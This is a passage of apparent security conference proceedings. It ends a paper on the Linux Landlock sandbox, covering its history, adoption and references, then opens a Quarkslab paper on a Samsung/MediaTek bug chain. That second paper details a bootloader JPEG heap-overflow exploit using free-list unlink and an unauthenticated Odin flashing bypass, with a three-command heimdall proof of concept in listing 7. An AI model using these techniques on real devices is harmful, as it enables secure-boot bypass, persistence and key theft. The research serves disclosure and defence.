Private discussions with maintainers or contributors can help first contributions, but keep in mind that most discussions, especially reviews, should take place in public, which means on a related mailing list for Linux. Contributions may take time to land but keep going, take feedback from reviews and comments to learn, improve, and build reputation, it's worth it!

[14] `https://docs.kernel.org/userspace-api/landlock.html`
[15] `https://github.com/landlock-lsm/linux/issues`

H.4 Initial review cycles and design evolutions

Landlock development started in 2016 as an extension of *seccomp* [25]. This initial approach was to improve an existing mechanism with new features, but we quickly found out that this was not a good approach in the long run. The main issue is that the syscall layer is not a good place for checks related to kernel semantics.

With the second version of the patch series, we switched to the LSM framework, eBPF and *cgroups*. This new direction was promising thanks to the powerful and flexible eBPF engine [26].

In 2018, the eighth version of the patch series added support for file path identification with dedicated eBPF helpers. After that, it was mostly patch shrinking to reach a Minimum Viable Product (MVP).

In 2020, we revamped the whole patch series without eBPF, adding a new dedicated system call. eBPF is very powerful and can be leveraged by attackers against the kernel (e.g., verifier bugs, Spectre), which makes it unfit for unprivileged users [8]. Programmable interface with I/O (e.g., eBPF maps) can lead to side channel attacks against other programs (see section E.5). Moreover, it is not possible to efficiently compose programs at run time but only to stack them (cf. *seccomp*), which would make eBPF use for sandboxing inefficient (see section G.5). Anyway, this work on eBPF was still useful for the next versions of the patch series, and it contributed to bootstrap the BPF LSM, previously called Kernel Runtime Security Instrumentation (KRSI [39]).

With the 21st patch series, we switched to 3 dedicated syscalls (see section F.5) to avoid a syscall multiplexer, and we improved the user space interface. Finally, the 34th patch series was merged [9, 40] and released with Linux 5.13 in 2021.

H.5 Maintenance and contributions

Upstreaming a major change like Landlock to the Linux kernel is only one of the first steps to make it widely available. Becoming maintainer implies a responsibility to lead the development of a part of Linux, to fix issues, to add documentation, to improve quality, and to mentor contributors. To educate kernel maintainers and Linux users about Landlock, we gave conference talks and workshops [26–32, 34–37]. To make kernel development and testing easier, especially for newcomers, we created and shared a set of standalone tools.[16] Because following development on

[16] `https://github.com/landlock-lsm/landlock-test-tools`

mailing lists might be a daunting task, we are maintaining a set of tasks on GitHub.[17] We also write newsletters to track updates, and we maintain a set of libraries to make it easier and safer for users to use Landlock.

As explained in section F.3, the first version of Landlock was an MVP. We are now working on new features to improve the state of sandboxing on Linux and protect as many users as possible.

I Adoption

Making Landlock broadly available on Linux systems is a prerequisite to protect as many users as possible.

I.1 Linux distributions and container runtimes

Because Landlock is an LSM, it can be enabled or disabled at boot time with a kernel command line parameter. Even if there is a default command line parameter in the mainline kernel, it is often overloaded by Linux distributions. The two steps to enable it in a Linux distribution were then to enable it in the kernel build configuration and the kernel boot configuration. The build configuration was the easy part to ask, but the default boot command line was a bit more challenging.

Landlock is currently available with the most generic Linux distributions: Ubuntu 22.04 LTS, Fedora 35, Arch Linux, Alpine Linux, Gentoo, Debian Sid, chromeOS, Azure Linux (CBL-Mariner), and WSL2.

Another unexpected challenge was to make the Landlock system calls available to processes running in container runtimes. Indeed, most of them now filter syscalls with *seccomp*. It was then required to propose the three new Landlock syscalls to be allowed. Landlock is currently supported within the containers of the following runtimes: Docker (Moby), Podman, *runc* (Open Container Initiative), LXC, and Incus.

I.2 Development tools, libraries, and documentation

As a new kernel feature, it was required to update some developer tools such as *strace* which requires up to date syscall signatures and other kernel interfaces' information.

To make Landlock easier to use, we developed one library for Rust [35][18] and another for Go [20].[19] The community has been actively developing support for other languages: Haskell, Python, and C.

[17] `https://github.com/landlock-lsm/linux/issues`
[18] `https://github.com/landlock-lsm/rust-landlock`
[19] `https://github.com/landlock-lsm/go-landlock`

Finally, for a new kernel feature to be developer-friendly, good documentation is required. The main Linux documentation is stored and maintained along the kernel source code [33]. However, the *man pages* are a separate project with a different documentation file format, and we also need to populate the Landlock-related pages and keep them up to date.

I.3 Sandboxed software

Landlock is still a new kernel security feature but there are already early adopters leveraging it. As for any open-source component, it is not easy to identify users, but it is still possible to get some clues for open-source communities.

Open-source and public-facing products include chromeOS, Nomad, and Polkadot. Microsoft is also using Landlock to protect Azure. Excluding developer tools and libraries (see section I.2), a few open-source software programs support Landlock, such as Suricata [17], *sslh*, and XZ Utils. There is also an ongoing effort to add Landlock support to JavaScript, TypeScript, and WebAssembly runtimes to sandbox their execution [1–3]. Another initiative is to bring Landlock's capabilities to the Open Container Initiative's specification and runtime (*runc*), and PAM. Finally, most use cases may use Landlock with sandbox managers such as Minijail or Firejail, which boosts adoption and use cases.

Even if Landlock is designed for security, its standalone features can give rise to unexpected use cases such as hermetic compilations with *landlock-make* [41].

This list is probably the tip of the iceberg, and we will need to wait for more widely available sandbox tools to get a better idea of Landlock's users. Moreover, critical features were needed, and some important ones would help for wider adoption: file reparenting for efficient filesystem use (supported by ABI v2), file truncation to protect against file's content erasing (supported by ABI v3), audit support to more easily debug and report denials,[20] and an audit-only mode to get guarantees that a workflow or a fleet will work as expected before enforcing restrictions.[21]

I.4 The XZ backdoor

XZ Utils is a widely used compression tool and library. In March 2024, a backdoor was found and reported. It was introduced in February by a new maintainer who earned this trust after more than two years of effort.

[20] `https://github.com/landlock-lsm/linux/issues/3`
[21] `https://github.com/landlock-lsm/linux/issues/17`

Among the malicious changes, the attacker disabled Landlock's support for XZ Utils [12]. The sabotaged configuration check has since been fixed, [22] but this effort to stealthily disable sandboxing is a clear sign that Landlock disturbs attackers.

J Conclusion and future work

As the Linux sandboxing feature, Landlock can help protect users against security vulnerabilities or malicious applications. It is designed to fit well with embedded sandboxing but it can also create several layers of security, following the defense in depth principle.

Landlock empowers the Linux community to protect itself with defensive tools. To speed up the process of sandboxing applications, one of the next steps is to create an easy-to-use sandboxer with flexible security policies.

Landlock is already an efficient sandboxing mechanism with a lot of potential. We are working on new features to improve it and new contributors are welcome!

Acknowledgments

I would like to thank Günther, Nicolas, Praveen, and Wei for their reviews.

References

1. Marco Abbadini, Dario Facchinetti, Gianluca Oldani, Matthew Rossi, and Stefano Paraboschi. Hardening WASI using Landlock LSM. In *USENIX Security Poster Session*, 2022. `https://cs.unibg.it/seclab-papers/2022/USENIX/wasi-poster.pdf`.
2. Marco Abbadini, Dario Facchinetti, Gianluca Oldani, Matthew Rossi, and Stefano Paraboschi. Cage4Deno: A Fine-Grained Sandbox for Deno Subprocesses. In *Proceedings of the ACM Asia Conference on Computer and Communications Security*. Association for Computing Machinery, 2023. `https://doi.org/10.1145/3579856.3595799`.
3. Marco Abbadini, Dario Facchinetti, Gianluca Oldani, Matthew Rossi, and Stefano Paraboschi. NatiSand: Native Code Sandboxing for JavaScript Runtimes. In *Proceedings of the 26th International Symposium on Research in Attacks, Intrusions and Defenses*. Association for Computing Machinery, 2023. `https://doi.org/10.1145/3607199.3607233`.

[22] `https://github.com/tukaani-project/xz/commit/f9cf4c05edd1`

4. Dionysus Blazakis. The Apple Sandbox. In *Black Hat DC*, 2011. https://media.blackhat.com/bh-dc-11/Blazakis/BlackHat_DC_2011_Blazakis_Apple_Sandbox-wp.pdf.
5. Hao Chen, David Wagner, and Drew Dean. Setuid Demystified. In *11th USENIX Security Symposium*, 2002. https://www.usenix.org/conference/11th-usenix-security-symposium/setuid-demystified.
6. Jonathan Corbet. Controlling access to user namespaces, 2016. https://lwn.net/Articles/673597/.
7. Jonathan Corbet. The inherent fragility of seccomp(), 2017. https://lwn.net/Articles/738694/.
8. Jonathan Corbet. Reconsidering unprivileged BPF, 2019. https://lwn.net/Articles/796328/.
9. Jonathan Corbet. Landlock (finally) sets sail, 2021. https://lwn.net/Articles/859908/.
10. Jonathan Corbet. A security-module hook for user-namespace creation, 2022. https://lwn.net/Articles/903580/.
11. Jonathan Corbet. Some 6.7 development statistics, 2024. https://lwn.net/Articles/956765/.
12. Russ Cox. Timeline of the xz open source attack, 2024. https://research.swtch.com/xz-timeline.
13. FreeBSD. libcasper. https://man.freebsd.org/cgi/man.cgi?query=libcasper&sektion=3.
14. Tal Garfinkel. Traps and Pitfalls: Practical Problems in System Call Interposition Based Security Tools. In *NDSS Symposium*, 2003. https://www.ndss-symposium.org/ndss2003/traps-and-pitfalls-practical-problems-system-call-interposition-based-security-tools/.
15. The kernel development community. Working with the kernel development community, 2024. https://docs.kernel.org/process/.
16. Greg Kroah-Hartman. Patches carved into stone tablets. In *Kernel Recipes*, 2016. https://kernel-recipes.org/en/2016/talks/patches-carved-into-stone-tablets/.
17. Eric Leblond. Attaques de type Supply Chain sur Suricata. In *SSTIC*, 2023. https://www.sstic.org/2023/presentation/attaque_supply_chain_suricata/.
18. Microsoft. AppContainer isolation, 2023. https://learn.microsoft.com/en-us/windows/win32/secauthz/appcontainer-isolation.
19. Microsoft. Microsoft Defender Application Guard overview, 2023. https://learn.microsoft.com/en-us/windows/security/application-security/application-isolation/microsoft-defender-application-guard/md-app-guard-overview.
20. Günther Noack. Why use Go-Landlock for sandboxing? In *Zurich Gophers Meetup*, 2022. https://blog.gnoack.org/post/go-landlock-talk/.
21. Günther Noack. Landlock: Best Effort mode, 2023. https://blog.gnoack.org/post/landlock-best-effort/.
22. Committee on National Security Systems (CNSS). CNSS Glossary, 2022. https://www.cnss.gov/CNSS/issuances/Instructions.cfm.

23. OpenBSD. pledge - restrict system operations. https://man.openbsd.org/pledge.2.
24. OpenBSD. unveil - unveil parts of a restricted filesystem view. https://man.openbsd.org/unveil.2.
25. Mickaël Salaün. [RFC v1 00/17] seccomp-object: From attack surface reduction to sandboxing, 2016. https://lore.kernel.org/r/1458784008-16277-1-git-send-email-mic@digikod.net.
26. Mickaël Salaün. Landlock : cloisonnement programmable non privilégié. In *SSTIC*, 2017. https://www.sstic.org/2017/presentation/landlock/.
27. Mickaël Salaün. Landlock LSM: Toward Unprivileged Sandboxing. In *Linux Security Summit North America*, 2017. https://sched.co/BKOm.
28. Mickaël Salaün. File access-control per container with Landlock. In *FOSDEM*, 2018. https://archive.fosdem.org/2018/schedule/event/containers_landlock/.
29. Mickaël Salaün. How to Safely Restrict Access to Files in a Programmatic Way with Landlock? In *Linux Security Summit North America*, 2018. https://lssna18.sched.com/event/FLYR.
30. Mickaël Salaün. Internals of Landlock: a new kind of Linux Security Module leveraging eBPF. In *Pass the Salt*, 2018. https://2018.pass-the-salt.org/programme/#landlock.
31. Mickaël Salaün. Deep Dive into Landlock Internals. In *Linux Security Summit*, 2021. https://sched.co/11MXq.
32. Mickaël Salaün. Sandboxing Applications with Landlock. In *Open Source Summit*, 2021. https://osselc21.sched.com/event/lAVl.
33. Mickaël Salaün. Landlock user space documentation, 2022. https://docs.kernel.org/userspace-api/landlock.html.
34. Mickaël Salaün. Update on Landlock: Lifting the File Reparenting Limits and Supporting Network Rules. In *Linux Security Summit North America*, 2022. https://sched.co/11MXq.
35. Mickaël Salaün. Backward and forward compatibility for security features. In *FOSDEM*, 2023. https://fosdem.org/2023/schedule/event/rust_backward_and_forward_compatibility_for_security_features/.
36. Mickaël Salaün. Landlock Workshop: Sandboxing Application for Fun and Protection. In *Linux Security Summit Europe*, 2023. https://sched.co/1OLAi.
37. Mickaël Salaün. Update on Landlock: Audit, Debugging and Metrics. In *Kernel Recipes*, 2023. https://kernel-recipes.org/en/2023/update-on-landlock-audit-debugging-and-metrics/.
38. Casey Schaufler and John Johansen. Namespacing and Stacking the LSM. In *Linux Plumbers Conference*, 2017. https://blog.linuxplumbersconf.org/2017/ocw/sessions/4768.html.
39. KP Singh. Kernel Runtime Security Instrumentation. In *Linux Security Summit Europe*, 2019. https://sched.co/Tyn7.
40. Linus Torvalds. Pull Landlock LSM, 2021. https://git.kernel.org/torvalds/c/17ae69aba89dbfa2139b7f8024b757ab3cc42f59.
41. Justine Tunney. Using Landlock to Sandbox GNU Make, 2022. https://justine.lol/make/.

42. Robert Watson, Wayne Morrison, Chris Vance, and Brian Feldman. The TrustedBSD MAC Framework: Extensible Kernel Access Control for FreeBSD 5.0. In *USENIX Annual Technical Conference, FREENIX Track*, 2003. https://www.usenix.org/legacy/events/usenix03/tech/freenix03/full_papers/watson/watson.pdf.
43. Robert N. M. Watson, Jonathan Anderson, Ben Laurie, and Kris Kennaway. Capsicum: practical capabilities for UNIX. In *Proceedings of the 19th USENIX Security Symposium*, 2010. http://www.trustedbsd.org/2010usenix-security-capsicum-website.pdf.

When *Samsung* meets *MediaTek*: the story of a small bug chain

Maxime Rossi Bellom, Raphael Neveu, and Gabrielle Viala
mrossibellom@quarkslab.com - rneveu@quarkslab.com
gviala@quarkslab.com

Quarkslab

Abstract. Last year, we saw a resurgence of vulnerabilities impacting the logo parsers of various boot chains, leading to complete secure boot bypasses. While these researches, such as LogoFail [7], impacted mainly desktop environments, mobile platforms are not immune to this type of issue. During our past research analyzing the Android Data Encryption Scheme, we dived into the boot chain of Samsung low-end mobile devices, which are based on MediaTek System-on-Chips. Some parts of the implementation, including the JPEG logo parsing of the bootloader, quickly raised our interest as they had a good potential for bugs.

In this paper, we present a small bug chain that can be used by an attacker with physical access to the device to bypass the secure boot, execute code on the chip, reach persistency, and ultimately leak the secret keys protected by the hardware-backed keystore.

This article brings together two important concepts of modern mobile architecture: the secure boot and the Trusted Execution Environment. It gives a comprehensive view of how these features work and how they can be targeted by security researchers, focusing on the offensive approach.

A Introduction

During our previous researches, we have studied the boot chain of some Samsung devices based on MediaTek system on chips. Our objective was to exploit a known boot ROM vulnerability to bypass the secure boot and ultimately retrieve the required ingredients to bruteforce the user credentials [10]. Once we became familiar with this boot chain, we decided to take a closer look at a component coming later in the process: the Little Kernel bootloader (LK, also called BL3-3).

We begin our bug-hunting journey in LK from a JPEG parser that was introduced by the vendor. Then we show how, thanks to reverse engineering, we discovered a vulnerability leading to code execution in the context of the bootloader, and how it can be used to bypass the secure boot and take full control over the Android system.

In order to trigger this vulnerability, we need a way to flash our JPEGs on the flash memory of the device. We will dive into the implementation of Odin, the Samsung recovery protocol and present a second vulnerability we discovered, allowing us to write anything on the flash memory without authentication.

In the last part, we focus on the ARM Trusted Firmware (also known as the Secure Monitor), which runs with the highest privileges on the device. We present two critical vulnerabilities we discovered and show how they allowed us to break the last security barrier of this device to leak the secrets hidden in the Secure World.

A.1 The MediaTek boot chain

In MediaTek boot chain, Little Kernel is the third bootloader, coming after the boot ROM and the preloader (as shown in Figure 1). It is executed in the Normal World with the Exception Level EL1 (more details about the Exception Levels can be found in section C.1), which is the same as the Android kernel. This means that a vulnerability in this bootloader may lead to full control of the Normal World and so of the Android system. However, this can't impact the Secure World and its secrets which is why we targeted this second component: the ARM Trusted Firmware.




Fig. 1. The MediaTek Secure Boot

B Little Kernel

Little Kernel[1] is an open-source operating system commonly used in the Android world, which primarily serves as a bootloader. It usually implements the fastboot protocol, which is used to perform diagnostic and recovery operations over USB (such as reflashing the partitions). More importantly, LK also implements *Android Verified Boot* [9], which is part of the secure boot and verifies Android-related partitions.

The implementation we found in the devices we studied differs from the open source one. Indeed, we noticed that a few modifications were introduced by both MediaTek and by Samsung. For instance, Samsung added its own diagnostic and recovery protocol: Odin, in place of fastboot. Another change introduced by Samsung is the ability to show pictures on the screen representing logos and error messages in JPEG format.




Fig. 2. Example of picture present in the `up_param` partition

It is also interesting to note the absence of mitigations in this bootloader: there is no ASLR, no bound checks in the heap and the heap is executable...

B.1 JPEG Loading During the Boot Process

These JPEG files are present in a partition called `up_param`, which consists of a tar file including the various images to be rendered on the screen depending on the boot state (e.g., secure boot verification failed) and the bootloader mode (e.g., locked/unlocked, Odin mode).

[1] `https://github.com/littlekernel/lk`

Even though this partition contains a signature, it is not verified at boot time. Which means that one with the ability to write something on the flash storage, through a vulnerability in the recovery protocols or with enough privileges on the Android system, can replace these pictures. From an attacker's point of view, this makes an interesting attack surface as it is possible to target the tar and the JPEG parsers for vulnerability research.

The Heap Overflow We started our analysis by reverse engineering the code responsible for providing the JPEG files to the parser after reading them from the flash memory. During this step, we discovered the first heap overflow vulnerability.

Listing 1: Code snippet of the function `drawimg` extracted from Ghidra

```
_JPEG_BUF = alloc(0x100000);
if (_JPEG_BUF == 0) {
  log("%s: img buf alloc fail\n","drawimg");
  uVar2 = 0xffffffff;
}
else {
  memset(_JPEG_BUF,0,0x100000);
  iVar1 = read_jpeg_file(file_name,_JPEG_BUF,0);
  if (iVar1 == 0) {
    log("%s: read %s from up_param as 0
↪ size\n","drawimg",file_name);
    uVar2 = 0xffffffff;
  }
// ...

pimage(*(undefined4 *)(&DAT_4c5107fc + param_1 * 0x3c),
       *(undefined4 *)(&DAT_4c510800 + param_1 *
↪ 0x3c),0x2d0,0x640,1,_JPEG_BUF,iVar1);
```

Here, the buffer in which the JPEGs are copied is dynamically allocated with a fixed size of `0x100000` and is initialized to `0` with `memset`. It is then passed in argument to the function we called `read_jpeg_file`. This function takes the name of the JPEG to read as first argument, then reads it and stores its content into the buffer, previously allocated and provided as argument. The last argument corresponds to the maximum number of bytes to be read. However, the function behaves in a rather surprising way when this argument is set to `0` (which is the case here): no checks

are performed on the size of the JPEG file. As a result, it is possible to overflow the JPEG buffer by placing a file bigger than `0x100000` bytes.

What can be done using this overflow depends on the allocator and on the state of the heap. The dynamic allocation algorithm used here seems to be an old version of *miniheap*,[2] that is relying on a doubly linked list.

Listing 2: Structure of the *miniheap* doubly linked list of free chunks

```
struct free_heap_chunk {
    struct list_node *prev;
    struct list_node *next;
    size_t len;
}
```

When a chunk is allocated, the free chunk is turned into an allocated one with a header (defined in Listing 3) followed by the data.

Listing 3: Structure of the *miniheap* allocated chunk header

```
struct alloc_struct_header {
    unsigned int magic; // Always 0x48454150
    void *ptr;          // Points to the header
    size_t size;        // Size of the data + header
}
```

The memory chunks are following each other, and an overflow happening in one of them may overwrite the metadata of the next chunk in memory (either free or allocated). What we can do from there depends on the state of the heap when the overflow happens. For example, if the chunk that overflows is followed by another one that contains function pointers, it is possible to simply overwrite these pointers to achieve code execution when they are used. However, in our case, it seems that nothing particularly interesting is coming after our JPEG chunk.

We found a method to take advantage of the next allocations that are performed in the execution of the JPEG parser. Indeed, several other structures are going to be allocated as part of the parser implementation. It is possible to use this overflow to overwrite the `prev` and `next` pointers of the free chunk coming just after our JPEG data. Whenever this free chunk is being allocated, the allocation function removes the free chunk from the free chunk list by placing the address of the `prev` chunk in the

[2] `https://github.com/littlekernel/lk/blob/master/lib/heap/miniheap/miniheap.c`

`next` one, and sets the address of the `next` one in the `next` field of the `prev` one (see Listing 4).

Listing 4: Removing a free chunk named node from the list

```
node->next->prev = node->prev;
node->prev->next = node->next;
node->prev = node->next = 0;
```

This way, we can turn a heap overflow into an arbitrary write with the constraint that both addresses must be writable. To turn this into a code execution, we put in `next` the address of the stack where the return address of the allocation function is, and we put in `prev` the address of our buffer where we placed our shellcode (See Fig 3, step 2). As the heap is executable, when the allocation function returns, our shellcode will be executed (See Fig 3, step 3).




Fig. 3. The three states of the heap during the exploit

Of course there are many other little details that are important to make the exploitation succeed, here is a non-exhaustive list:

— the size of the free chunk must be exactly the same as the chunk being allocated, otherwise the algorithm will try to create another free chunk for the remaining size;

— the state of the heap after exploitation is broken and must be restored post exploitation for allocations to work again;
— the stack address is always the same (no ASLR), so we simply need to leak it once;
— the behavior is different whenever the next free chunk is followed by an allocated one in memory.

Debugging the Exploit: Emulation of the Parser It can be very helpful to have access to some sort of debugging capabilities to implement our exploit. For that, we implemented an emulator with Unicorn [2] which is the notorious CPU emulator framework based on Qemu and is quite straightforward and easy to use.

To build our emulator script we need to reverse engineer the bootloader and find:
— the base address where the code should be mapped;
— the entry point of the vulnerable function;
— the input format.

While writing an emulator with Unicorn can be very fast, we can note some limitations compared to using Qemu directly. For instance, there is no support for interrupts, signifying that we cannot emulate the full Operating System, but have to isolate a set of functions we want to target. On the same note, Unicorn is not designed to emulate hardware components. When building our emulator, we will have to hook every function or instructions that eventually perform one of these operations and deal with them through the hook handler, which can have a high impact on the execution speed.

In this context, we have to hook the functions used to log information and the ones used to read or write data on the flash memory, like the JPEG file.

As explained before, the state of the heap is really important for the exploitation. To make sure the heap of our emulator has the same state as the one in the device, we decided to dump its content from the device's memory, just before the execution of the code we want to emulate. We achieved this by patching the bootloader: we implemented our own function to write the content of the heap in a specific partition (we choose the partition named `SPU` which seems to be unused) and then we patched the part of the code loading the JPEG to call our dump function. To bypass the secure boot and run our modified bootloader, we used MTKClient [3] which exploits a vulnerability present in the boot ROM. Thanks to this,

[3] `https://github.com/bkerler/mtkclient`

we now have an emulator in which the heap will behave exactly the same as in the device and we are able to produce an exploit that will also work on both environments.

Fig. 4. Message shown on the screen when the PoC works

To summarize, the vulnerability we discovered can lead to code execution in LK and the exploit will be persistent even after factory reset. This vulnerability impacts a wide range of Samsung devices: among them we identified A22, A32, A14, A34, A15 but there are probably others. We can also note that this vulnerability is also present in newer Samsung devices, such as the A15, which rely on the new generation of MediaTek SoCs where the infamous boot ROM vulnerability exploited by MTKClient has been fixed. Once our vulnerability is exploited, we have full control over the Normal World Execution Levels 1 and 0. This means that we can control the Android system and apply any modifications we want. Yet, to trigger our vulnerability, we need a way to write the `up_param` partition on the flash memory.

B.2 Odin Authentication Bypass

Odin is a protocol, on top of USB, that allows to write images on the flash storage of the device. Past research [5] have shown that it is an interesting target for vulnerability research in order to aim at the secure boot. It is implemented in BL3-3 (Little Kernel in our case) and can be

started by booting the device in *Download Mode*. To do so, the user can maintain *Volume-up* and *Volume-down* buttons pressed while plugging the USB cable on an offline device.

Most images that can be flashed through Odin have to be authenticated. A footer, starting with the magic `SignerVer02` contains the signature and is present at the end of the image.

In Little Kernel, Odin is started as two threads: the first one, `Odin` implements the protocols, and the second one, `Odin_write` is used to write the file content in the flash memory. When a file is received, the first thread will wake up the other one by triggering an event. In order to write a partition in the flash storage, `Odin_write` will call the function `nand_write`.[4] This function will first look into the *Partition Information Table* (`pit`) for the partition name. This table is used by Odin to describe the partitions. Among other things, it indicates the partition names, the sector offset where it starts, its size, and so on. The following extract is a human-readable representation (see listing 5) that can be shown by the tool heimdall[5], which is an open source client for Odin protocol.

Note that only the entries present in the `pit` table, and for which the field `Flash Filename` is not empty can be flashed through Odin.

For these partitions, the function `nand_write` will call `check_secure_download` to authenticate the image. This function will first call `LookupAuthInfo` in order to retrieve from a global array, a structure describing how the image should be authenticated. This array is statically allocated and whenever a partition is not found by `LookupAuthInfo`, the system considers that no authentication is required, and `check_secure_download` will simply return without any error. As a result, `nand_write` will proceed and write the image in the flash memory.

We listed all the partitions present in the `pit` table but not in the global array: `md5hdr`, `md_udc`, `pgpt`, `sgpt`, `steady`, and `vbmeta_vendor`. Two partitions are particularly interesting: `pgpt` and `sgpt`. Indeed they point to the *GUID Partition Table* (GPT) headers of the flash memory. The GPT table is similar to the `pit` table: it describes all the partitions, indicating names, sizes, starting offsets, and so on. There is a primary header at the beginning of the flash, and a secondary one at the end.

Thus, the main issue here is that we can change the GPT table with a physical access to the device and without authentication.

[4] All the thread and function names where retrieved from strings and symbols present in the firmware through reverse engineering

[5] `https://github.com/Benjamin-Dobell/Heimdall`

Listing 5: Extract of the command `heimdall print-pit`

```
--- Entry #0 ---
Binary Type: 0 (AP)
Device Type: 2 (MMC)
Identifier: 80
Attributes: 2 (STL Read-Only)
Update Attributes: 1 (FOTA)
Partition Block Size/Offset: 0
Partition Block Count: 8192
File Offset (Obsolete): 0
File Size (Obsolete): 0
Partition Name: bootloader
Flash Filename: preloader.img
FOTA Filename:

--- Entry #1 ---
Binary Type: 0 (AP)
Device Type: 2 (MMC)
Identifier: 70
Attributes: 5 (Read/Write)
Update Attributes: 1 (FOTA)
Partition Block Size/Offset: 0
Partition Block Count: 34
File Offset (Obsolete): 0
File Size (Obsolete): 0
Partition Name: pgpt
Flash Filename: pgpt.img
FOTA Filename:

--- Entry #2 ---
Binary Type: 0 (AP)
Device Type: 2 (MMC)
Identifier: 71
Attributes: 5 (Read/Write)
Update Attributes: 1 (FOTA)
Partition Block Size/Offset: 34
Partition Block Count: 32
File Offset (Obsolete): 0
File Size (Obsolete): 0
Partition Name: pit
Flash Filename:
FOTA Filename:
...
```

The GPT table is used by most of the components of the firmware when reading or writing a partition. The `pit` table seems to be used mainly for features such as Odin or to show logos on the screen from the `up_param` partition. For the later one, it means that even if we change the partition `up_param` in the GPT table, Little Kernel will still read it from the same place, using information from the `pit` table.

Exploiting the vulnerability Yet, it is possible to leverage this vulnerability to flash all the partitions without authentication, including `up_param`. First of all, there is an official way to flash the `pit` table through Odin. The image containing the `pit` is signed and it requires authentication when being flashed. Nevertheless, there is no signature verification when the `pit` is read. By default, it is present at a fixed offset in the flash memory (`0x4400` in the case of the A225F). Even so, the function responsible for reading it will first look for a partition called `pit` in the GPT table. If there is one (and there is no such partition by default), it will be read from there (see listing 6).

Listing 6: Code snippet of the function `read_pit` extracted from Ghidra

```
uVar3 = 0x4400;
iVar1 = get_part_table("pit");
if (iVar1 == 0) {
     uVar3 = get_partition_offset("pit");
}
uVar2 = storage(3);
iVar1 =
↪  storage_read(uVar2,0x4000,(int)uVar3,(int)((ulonglong)uVar3 >>
↪  0x20),&ODIN_TEMP_BUF,0x4000);
```

Therefore we should be able to change the data being read by creating a `pit` partition in the GPT table. To achieve that, we can use the following steps:

1. First, we flash a new `pit` table in the partition `vbmeta_vendor`, which does not require authentication. In this table, we rename the partition `md5hdr` to `up_param` and do the other way around for `up_param`;
2. Then, we flash a modified version of the partition `up_param` in `md5hdr` where we place different JPEG files ;
3. Finally, we flash a new `pgpt` partition containing the GPT table where we simply renamed the partition `vbmeta_vendor` to `pit`.

Our proof-of-concept consists of three shell commands using heimdall as a client (listing 7).

Listing 7: The Odin exploit in three commands

```
1 $ heimdall flash --vbmeta_vendor file-patched.pit
2 ...
3 $ heimdall flash --md5hdr up_param-patched.bin
4 ...
5 $ heimdall flash --pgpt gpt/gpt-patched-pit.bin
6 ...
```

As a result, we can see that the new `up_param` partition is used since our JPEG is shown on the screen (see figure 5).




Fig. 5. Modified JPEG shown on screen which proves that the exploit worked

To sum up, with this vulnerability we can bypass the authentication in Odin, meaning that we can flash anything anywhere on the flash storage, with a physical access to the device as the only requirement. It seems to impact all the Samsung devices based on MediaTek SoCs. Combined with the previous vulnerability in the JPEG loader, we can bypass the secure

boot and fully control the Normal World privilege level EL1, including the Android system. We have shown in our previous research how it is possible to modify Little Kernel to bypass secure boot and modify the Android system to root it.

However, we are still not able to control the Secure World. Indeed, in the Android field the Secure World is used to deal with sensitive information such as secret keys or DRMs.

C Targeting ARM Trusted Firmware

